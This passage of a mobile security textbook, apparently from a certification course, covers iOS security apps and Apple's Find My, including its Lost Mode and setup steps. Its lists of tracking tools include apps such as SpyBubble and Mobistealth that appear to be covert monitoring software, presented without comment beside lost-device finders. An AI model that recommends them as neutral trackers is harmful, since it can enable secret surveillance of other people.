
100 MB remaining

No daily limit and access to ALL VIRTUAL LOCATIONS

Figure 17.67: Screenshots of Avira Mobile Security

Some additional iOS device security tools are as follows:

- Norton Mobile Security for iOS (*https://us.norton.com*)
- LastPass Password Manager (*https://www.lastpass.com*)
- Lookout Personal for iOS (*https://www.lookout.com*)
- McAfee® Security for mobile (*https://www.mcafee.com*)
- Trend Micro Mobile Security (*https://www.trendmicro.com*)



iOS Device Tracking Tools

Find My

- Find My iPhone helps **locate and protect Apple devices** that are lost or stolen
- It helps **locate a missing device on a map**, **remotely lock it**, play a sound, display a message, and remotely erase all data on it

How to Setup Find My for iPhone, iPad, or iPod Touch

- Open the **Settings** app
- Tap **Settings → [your name] → Find My**
- Tap **Find My [device]** and then turn on **Find My [device]**
- To view the device even when it is offline, **turn on Find My network**

https://support.apple.com

SpyBubble
https://thespybubble.com

Prey Find my Phone Tracker GPS
https://apps.apple.com

iHound
https://www.ihound.com.au

FollowMee GPS Location Tracker
https://apps.apple.com

Mobistealth
https://www.mobistealth.com

iOS Device Tracking Tools

Some iOS device tracking tools are listed below:

- **Find My**


  Source: *https://support.apple.com*

  Find My is an iOS device tracking tool that allows the use of another iOS device to track a lost or misplaced iPhone, iPad, iPod Touch, or Mac device and protect their data. To use this tool, the user must install the app on another iOS device, open it, and sign in with their Apple ID. It helps the user locate their missing device on a map, remotely lock it, play a sound, display a message, and erase all the data on it.

  Find My also includes the Lost Mode feature, which can locate a device running iOS 6 or higher. The Lost Mode locks a missing device with a passcode and displays a custom message such as a contact phone number on the lock screen. While in the Lost Mode, the device keeps track of where it has been so that the user can view its recent location history from the Find My iPhone app.

  How to Setup Find My for iPhone, iPad, or iPod Touch

  1. Open the **Settings** app.
  2. Tap **Settings → [your name] → Find My**.
  3. Tap **Find My [device]** and then turn on **Find My [device]**.
  4. To view the device even when it is offline, turn on **Find My network**.
  5. To have the device location sent to Apple when the battery is low, turn on **Send Last Location**.


9:41
GOLDEN GATE BRIDGE
Golden Gate
nt Lobos
San Francis
Golden Gate Park
1
People
Devices
Items
Me

Devices

Danny's iPhone
This iPhone
With You

Danny's iPod touch
San Francisco, CA • Now
4 mi

Danny's iPad
The Presidio • Now
5 mi

Figure 17.68: Screenshot of Find My

Some additional iOS device tracking tools are as follows:


- SpyBubble (*https://thespybubble.com*)
- Prey Find my Phone Tracker GPS (*https://apps.apple.com*)
- iHound (*http://ihoundgps.com*)
- FollowMee GPS Location Tracker (*https://apps.apple.com*)
- Mobistealth (*https://www.mobistealth.com*)

